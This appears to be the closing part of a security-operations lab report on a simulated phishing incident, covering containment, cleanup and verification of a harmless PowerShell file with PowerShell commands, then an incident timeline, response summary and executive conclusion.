
Evidence: SHA-256: DDB387E6529CE53DCAB986BB63FC9404302F3205DE0FD6418EAA65B59ECEB694.

Step 9 — Contain the Simulated Payload

The identified phishing payload was removed from the endpoint as the containment/remediation action.

Command

```
Remove-Item "$env:USERPROFILE\Downloads\invoice_update.ps1"
```




Evidence: The simulated phishing payload was removed.

Step 10 — Remove the Generated Artifact

The marker file created by the simulation was removed as part of cleanup.

Command

```
Remove-Item "$env:USERPROFILE\Desktop\Phishing_Simulation_Marker.txt"
```




Evidence: The benign marker artifact was removed.

Step 11 — Verify Remediation

The final verification checked both locations to confirm that the simulated payload and generated artifact were no longer present.

Command

```
Test-Path "$env:USERPROFILE\Downloads\invoice_update.ps1"  
Test-Path "$env:USERPROFILE\Desktop\Phishing_Simulation_Marker.txt"
```



Evidence: Both Test-Path checks returned False, confirming the artifacts were absent after remediation.

4. Incident Timeline

Time	Event
09:45:46	invoice_update.ps1 present on Windows; file metadata records creation time.
09:55:01	Sysmon records PowerShell execution of invoice_update.ps1.
09:55	Windows Security Event ID 4688 confirms PowerShell process creation.
09:55	Phishing_Simulation_Marker.txt created by the harmless payload.
~10:00	File metadata and SHA-256 evidence collected.
~10:04	Payload and marker removed; remediation verified.
10:09	Separate download demonstration captured explicit phishing-delivery evidence; it was not executed.

Timeline note: The 10:09 download was a separate evidence-capture demonstration after remediation. It is not presented as the cause of the 09:55 execution.

5. Incident Response Summary

Identification & Analysis: The suspicious PowerShell file was identified and its execution was traced using Sysmon Event ID 1 and Windows Security Event ID 4688.

Containment: The identified payload was removed from the Windows Downloads directory.

Eradication: The simulation-generated marker file was removed.

Verification: Both artifact paths returned False after remediation.

Recovery: No persistence or destructive activity was introduced; the endpoint remained operational.

6. Executive-Level Conclusion

The simulated phishing incident was successfully detected, investigated, contained and remediated. The investigation established a clear endpoint execution path from the delivered PowerShell file to process creation and the resulting file artifact. The exercise demonstrates practical SOC capabilities in Windows event analysis, Sysmon investigation, evidence collection, IOC documentation, containment, remediation and incident reporting.

Final assessment: Contained and remediated with no residual simulation artifacts.